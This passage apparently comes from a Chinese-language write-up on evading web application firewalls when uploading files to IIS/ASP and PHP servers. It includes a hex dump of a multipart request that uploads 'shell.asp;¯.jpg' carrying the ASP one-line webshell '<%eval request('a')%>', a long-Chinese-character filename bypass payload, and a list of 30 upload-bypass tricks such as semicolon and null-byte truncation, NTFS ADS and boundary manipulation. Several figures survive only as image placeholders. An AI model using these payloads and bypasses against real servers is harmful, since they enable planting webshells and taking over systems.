可能会导致一个问题，两段Boundary不一致使得waf认为这段数据是无意义的，可是容器并没有那么严谨：

Win2k3 + IIS6.0 + ASP




修改Content-Type的MIME类型：

Win2k3 + IIS6.0 + ASP



ASCII > 127的字符：




73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	sposition: form-
64	61	74	61	3b	20	6e	61	6d	65	3d	22	66	69	6c	65	data; name="file
31	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	22	73	68	1"; filename="sh
65	6c	6c	2e	61	73	70	3b	af	2e	6a	70	67	22	0d	0a	ell.asp;¯.jpg"
43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	61	70	Content-Type: ap
70	6c	69	63	61	74	69	6f	6e	2f	6f	63	74	65	74	2d	plication/octet-
73	74	72	65	61	6d	0d	0a	0d	0a	3c	25	65	76	61	6c	stream <%eval
20	72	65	71	75	65	73	74	28	22	61	22	29	25	3e	0d	request("a")%>
0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	31	38	----------18
35	37	34	32	33	36	34	35	31	38	39	36	39	30	38	37	5742364518969087
32	33	31	39	35	30	31	36	37	37	34	36	2d	2d	0d	0a	231950167746--

数据过长导致的绕过：


- waf如果对Content-Disposition长度处理的不够好的话可能会导致绕过，例如：

Win2k3 + IIS6.0 + ASP




- 基于文件名：

基于构造长文件名



System	Windows NT WIN-9GOT1BTSUS4 6.0 build 6002 (Windows Server 2008 Standard Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\php\php53\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626

如果web程序会将filename除了扩展名的那段重命名的话，那么还可以构造更多的点、符号等等。



- 特殊的长文件名：

文件名使用非字母数字，比如中文等最大程度的拉长，不行的话再结合一下其他的特性进行测试：

```
shell.asp;王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王.jpg
```

0x05 End

在这里放上个人之前总结的30个上传绕过姿势：

1. filename在content-type下面
2. .asp{80-90}
3. NTFS ADS
4. .asp...
5. boundary不一致
6. iis6分号截断asp.asp;asp.jpg
7. apache解析漏洞php.php.ddd
8. boundary和content-disposition中间插入换行
9. hello.php:a.jpg然后hello.<<<
10. filename=php.php
11. filename="a.txt";filename="a.php"
12. name=\n"file";filename="a.php"
13. content-disposition:\n
14. .htaccess文件
15. a.jpg.\nphp
16. 去掉content-disposition的form-data字段
17. php<5.3 单双引号截断特性
18. 删掉content-disposition: form-data;
19. content-disposition\00:
20. {char}+content-disposition
21. head头的content-type: tab
22. head头的content-type: multipart/form-DATA
23. filename后缀改为大写
24. head头的Content-Type: multipart/form-data;\n
25. .asp空格
26. .asp0x00.jpg截断
27. 双boundary
28. file\nname="php.php"
29. head头content-type空格:
30. form-data字段与name字段交换位置

文件上传Bypass可写的点不多，现有的姿势也不能拿出来讲（笑）重点在于上传文件时遇到waf能够准确判断所拦截的点，目光不能只盯在waf，更多的时注意后端的情况。往往是需要结合哪些语言/容器/系统*版本“可以怎样”、“不可以怎样”。